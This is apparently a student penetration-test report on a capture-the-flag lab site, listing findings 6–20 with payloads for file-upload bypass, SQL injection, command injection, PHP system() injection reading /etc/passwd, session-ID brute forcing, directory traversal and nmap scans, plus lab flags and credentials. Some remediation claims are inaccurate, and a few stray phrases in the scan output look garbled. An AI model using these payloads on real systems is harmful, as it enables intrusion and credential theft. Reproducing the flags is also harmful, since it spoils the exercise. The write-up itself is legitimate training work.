
Vulnerability 6	Findings
Title	Local file inclusion (advanced)
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	The input validation checks for the presence of .jpg, so to bypass this upload, name your malicious script with this name: script.jpg.php

Images	
Affected Hosts	192.168.14.35
Remediation	Block the .php from being used anywhere in the input field. Have a better whitelist with possible obfuscation choices. IDS and IPS that detect this.



Vulnerability 7	Findings
Title	SQL injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	In the password field, use the following payload: ok' or 1=1-- (our sql found during our OSINT research)

	 <p>Images</p>
Affected Hosts	192.168.14.35
Remediation	Testing of open source SQL injections and blocking certain known vulnerabilities. Only allow a password to be entered with a valid user log in.

Vulnerability 8	Findings
Title	Sensitive data exposure
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	<p>The username and password are in the HTML, or you can view them by highlighting the webpage. Typed the file name plainly into the url. Used the user creds below.</p> <p>Username: dougquaid Password: kuato</p>

Images	
Affected Hosts	192.168.14.35


Remediation	Simply don't have any credentials stored anywhere on the web page itself. Also, encrypt this webpage with https so the site is more secure.
--------------------	---



Vulnerability 9	Findings
Title	Sensitive data exposure
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Just access the webpage with a simple url injection of the robot.txt file path.
Images	  <pre> User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23 </pre>
Affected Hosts	192.168.14.35
Remediation	If this site was secured with https we wouldn't be able to just see the text file in plain text. Do not store any valuable information in these web page file paths.



Vulnerability 10	Findings
Title	Command injection

Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	Injecting commands into the networking.php path input field. i.e.: www.welcometorecall.com && cat vendors.txt or www.welcometorecall.com ; cat vendors.txt
Images	
Affected Hosts	192.168.14.35
Remediation	You could block the “&&” from adding command line code into any comment box. Update and patch system regularly. Use Strong Input Validation for Input Passed into Commands and only allow certain characters on the whitelist.

Vulnerability 11	Findings
Title	Command injection (advanced)
Type (Web app / Linux OS / Windows OS)	Web app

Risk Rating	Critical
Description	Another command injection using: Input validation strips "&" and ";", so the payload will need to be www.welcometorecall.com cat vendors.txt. This was against the second input field.
Images	 <p>The screenshot shows a challenge interface with the following details:</p> <ul style="list-style-type: none"> Challenge: 2 Solves Flag 11: 40 Vulnerability: Command injection (advanced) Buttons: "Unlock Hint for 2 points" and "Unlock Hint for 20 points" Action Buttons: "Flag" and "Submit"
Affected Hosts	192.168.14.35
Remediation	You could block the “&&” from adding command line code into any comment box. Update and patch system regularly. Use Strong Input Validation for Input Passed into Commands and only allow certain characters on the whitelist.

Vulnerability 12	Findings
Title	Brute force attack
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	<p>Using the vulnerability in Flag 10 or 11 and viewing the /etc/passwd file, you'll see a user melina. This user has the same password: melina. Use the command inject to move around laterally to find the credentials for melina in the etc/shadow and etc/passwd folders.</p>
Images	 
Affected Hosts	192.168.14.35
Remediation	Use Strong Input Validation for Input Passed into Commands and only allow certain characters on the whitelist. You would need to mitigate by blocking the command to be run through the website at all points. Secure the website with stronger encryption.

Vulnerability 13	Findings
Title	PHP injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	<p>This hidden webpage was identified in the robots.txt file found in Flag 9. The payload to exploit this page is changing the URL to:</p> <p><code>http://192.168.13.35/souvenirs.php?message=''; system('cat /etc/passwd') OR http://192.168.13.35/souvenirs.php?message=%22%22;%20passthru(%27cat %20/etc/passwd%27)</code></p>
Images	 
Affected Hosts	192.168.14.35
Remediation	In general, it is a good idea to avoid any commands that call the operating environment directly from PHP. Bright Security Dynamic Application Security Testing (DAST) helps automate the detection and remediation of many vulnerabilities including PHP code injection, early in the development process.

	across web applications and APIs.
--	-----------------------------------

Vulnerability 14	Findings
Title	Session management
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Medium
Description	The link to this page is provided when Flag 12 is acquired. To view the flag, you will need to test out different session IDs in the URL with Burp. (Intruder would be the most efficient.) 87 is the secret session ID that provides the flag (http://192.168.13.35/admin_legal_data.php?admin=87).
Images	
Affected Hosts	192.168.14.35
Remediation	Use an up-to-date web-server framework to generate and manage the session identifier token, as this will guarantee values that defy prediction. Train developers and IT staff how to hack applications and networks to better predict this behavior.


Vulnerability 15	Findings
------------------	----------

Title	Directory traversal
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	Using the vulnerability from Flag 10 or Flag 11, you can run ls to see the old_disclaimers directory. Using that finding, change the URL to: http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt Note that the resource changed from disclaimer_2.txt to disclaimer_1.txt, as this is the older version.
Images	
Affected Hosts	192.168.14.35
Remediation	Monitor all file system interactions the application performs. A file system ACL contains the information about user access privileges to a system object, a single file, or a file directory and informs the computer operating system about those privileges. An access control list is connected to every object by the object's security property.


Vulnerability 16	Findings
Title	Open source exposed data
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	<p>On the Domain Dossier webpage, view the WHOIS data for totalrekall.xyz. The address will show the flag: Registrant Street: h8s692hskasd Flag1</p>
Images	<p>Do you see Whois records that are missing contact information? Read about reduced Whois data due to the GDPR.</p> <p>Address lookup canonical name totalrekall.xyz. aliases addresses 34.102.136.180</p> <p>Domain Whois record queried whois.nic.xyz with "totalrekall.xyz"... Domain Name: TOTALREKALL.XYZ</p>

	<h1>Flag 1</h1> <h2>10</h2> <p>Use a Dossier open source tool found within https://osintframework.com/ to find information about the WHOIS domain for the website totalrecall.xyz.</p> <ul style="list-style-type: none">• Look for Flag1. <pre>Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Admin ID: CR534509111 Admin Name: sshUser alice Admin Organization: Admin Street: h8s692hskasd Flag1 Admin City: Atlanta Admin State/Province: Georgia Admin Postal Code: 30309 Admin Country: US Admin Phone: +1.7702229999</pre>
Affected Hosts	https://centralops.net/co/DomainDossier.aspx (34.102.136.180)
Remediation	Remove any vital records from the webpage .xyz that could be collected by these types of scans. Test your website against these types of open source data collection tools.

Vulnerability 17	Findings
Title	Scanning Vulnerability
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	Ran a namp against the totalrecall.xyz web page. Found the public IP for this webpage.

	<p style="text-align: center;">Flag 2</p> <p style="text-align: center;">10</p> <p>Flag 2 is the IP address of totalrecall.xyz.</p> <div style="display: flex; justify-content: space-around; align-items: center;"> <input style="width: 200px; height: 30px; border: 1px solid #ccc; padding: 5px; margin-right: 10px;" type="text" value="Flag"/> <input style="width: 100px; height: 30px; border: 1px solid #ccc; padding: 5px; background-color: #f0f0f0;" type="button" value="Submit"/> </div> 
Images	
Affected Hosts	34.102.136.180
Remediation	Only allow certain IP addresses to ping your website using scanning tools. Possible defenses include blocking the probes, restricting information returned, slowing down the Nmap scan, and returning misleading information


Vulnerability 18	Findings
Title	Open source exposed data
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	On crt.sh, search for totalrecall.xyz to view the flag: s7euwehd.totalrecall.xyz.
Images	<p style="text-align: center;">Flag 3</p> <p style="text-align: center;">10</p> <p>SSL certificate research about totalrecall.xyz will lead you to Flag 3.</p> <div style="display: flex; justify-content: space-between; align-items: center;"> Unlock Hint for 5 points Hint X </div> <div style="display: flex; justify-content: space-around; align-items: center; margin-top: 10px;"> <input style="width: 200px; height: 30px; border: 1px solid #ccc; padding: 5px; margin-right: 10px;" type="text" value="Flag"/> <input style="width: 100px; height: 30px; border: 1px solid #ccc; padding: 5px; background-color: #f0f0f0;" type="button" value="Submit"/> crt.sh </div> <div style="display: flex; justify-content: space-around; align-items: center; margin-top: 10px;"> Challenge Online X </div> <div style="text-align: right; margin-top: 10px;"> <input style="width: 100px; height: 30px; border: 1px solid #ccc; padding: 5px; background-color: #f0f0f0;" type="button" value="Got it!"/> </div>

	 <table border="1"> <thead> <tr> <th>Certificates</th><th>crt.sh ID</th><th>Logged At</th><th>Not Before</th><th>Not After</th><th>Common Name</th><th>Matching Identities</th><th>Issuer Name</th></tr> </thead> <tbody> <tr> <td></td><td>6095738637</td><td>2022-02-02</td><td>2022-02-02</td><td>2022-05-03</td><td>flag3- s7euwehd.totalrecall.xyz</td><td>flag3- s7euwehd.totalrecall.xyz</td><td>C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td></tr> <tr> <td></td><td>6095738716</td><td>2022-02-02</td><td>2022-02-02</td><td>2022-05-03</td><td>flag3- s7euwehd.totalrecall.xyz</td><td>flag3- s7euwehd.totalrecall.xyz</td><td>C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td></tr> <tr> <td></td><td>6095204253</td><td>2022-02-02</td><td>2022-02-02</td><td>2022-05-03</td><td>totalrecall.xyz</td><td>totalrecall.xyz</td><td>C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td></tr> <tr> <td></td><td>6095204153</td><td>2022-02-02</td><td>2022-02-02</td><td>2022-05-03</td><td>totalrecall.xyz</td><td>totalrecall.xyz</td><td>C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td></tr> </tbody> </table> <p>© Sectigo Limited 2015-2022. All rights reserved.</p> <p></p>	Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name		6095738637	2022-02-02	2022-02-02	2022-05-03	flag3- s7euwehd.totalrecall.xyz	flag3- s7euwehd.totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA		6095738716	2022-02-02	2022-02-02	2022-05-03	flag3- s7euwehd.totalrecall.xyz	flag3- s7euwehd.totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA		6095204253	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA		6095204153	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name																																		
	6095738637	2022-02-02	2022-02-02	2022-05-03	flag3- s7euwehd.totalrecall.xyz	flag3- s7euwehd.totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA																																		
	6095738716	2022-02-02	2022-02-02	2022-05-03	flag3- s7euwehd.totalrecall.xyz	flag3- s7euwehd.totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA																																		
	6095204253	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA																																		
	6095204153	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA																																		
Affected Hosts	34.102.136.180																																								
Remediation	Enforce automated remediation policies to fix vulnerable open source components, including newly disclosed vulnerabilities. Give developers and security professionals the tools they need to manage open source security from within their native development environments																																								


Vulnerability 19	Findings
Title	Scanning Vulnerability
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	Run an Nmap scan for the network (nmap 192.168.13.0/24) to determine that there are 5 hosts excluding the host scanning from.
Images	<p style="text-align: center;">Flag 4 10</p> <p>Run an Nmap or Zenmap scan on your network to determine the available hosts.</p> <ul style="list-style-type: none"> • Your network begins with 192.168.13. • The flag is the count of hosts returned (not including the host you are scanning from).

	<pre> Starting Nmap 7.92 (https://nmap.org) at 2022-10-17 21:42 EDT Nmap scan report for 192.168.13.10 Host is up (0.000010s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE 8009/tcp open ajp13 8080/tcp open http-proxy MAC Address: 02:42:C0:A8:0D:0A (Unknown) Nmap scan report for 192.168.13.11 Host is up (0.000010s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 80/tcp open http MAC Address: 02:42:C0:A8:0D:0B (Unknown) Nmap scan report for 192.168.13.12 Host is up (0.000010s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 8080/tcp open http-proxy MAC Address: 02:42:C0:A8:0D:0C (Unknown) against the quiet that ends with .12. Nmap scan report for 192.168.13.13 Host is up (0.000010s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 80/tcp open http MAC Address: 02:42:C0:A8:0D:0D (Unknown) Nmap scan report for 192.168.13.14 Host is up (0.000010s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh MAC Address: 02:42:C0:A8:0D:0E (Unknown) Nmap scan report for 192.168.13.1 Host is up (0.0000090s latency). Not shown: 996 closed tcp ports (reset) PORT STATE SERVICE 5901/tcp open vnc-1 5001/tcp open X11:1 10000/tcp filtered snet-sensor-mgmt 10001/tcp filtered scp-config </pre>
Affected Hosts	192.168.13.0/24
Remediation	Only allow certain IP addresses to ping your website using scanning tools. Possible defenses include blocking the probes, restricting information returned, slowing down the Nmap scan, and returning misleading information

Vulnerability 20	Findings
Title	Aggressive Scan Vulnerability
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Run an aggressive Nmap scan: nmap -A 192.168.13.0/24 Analyze the results to see that the host that runs Drupal is 192.168.13.13.

Images	 <pre>(root💀kali㉿kali:[~]) # nmap -A 192.168.13.13 Starting Nmap 7.92 (https://nmap.org) at 2022-10-17 21:49 EDT Nmap scan report for 192.168.13.13 Host is up (0.000051s latency). The ping is Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.25 ((Debian)) _http-robots.txt: 22 disallowed entries (15 shown) _/core/_profiles/_README.txt /web.config /admin/ _/comment/reply/_filter/tips/_node/add/_search/_user/register/ _/user/password/_user/login/_user/logout/_index.php/admin/ _/index.php/comment/reply/ _http-title: Home Drupal CVE-2019-6340 _http-generator: Drupal 8 (https://www.drupal.org) _http-server-header: Apache/2.4.25 (Debian) MAC Address: 02:42:C0:A8:0D:0D (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop TRACEROUTE HOP RTT ADDRESS 1 0.05 ms 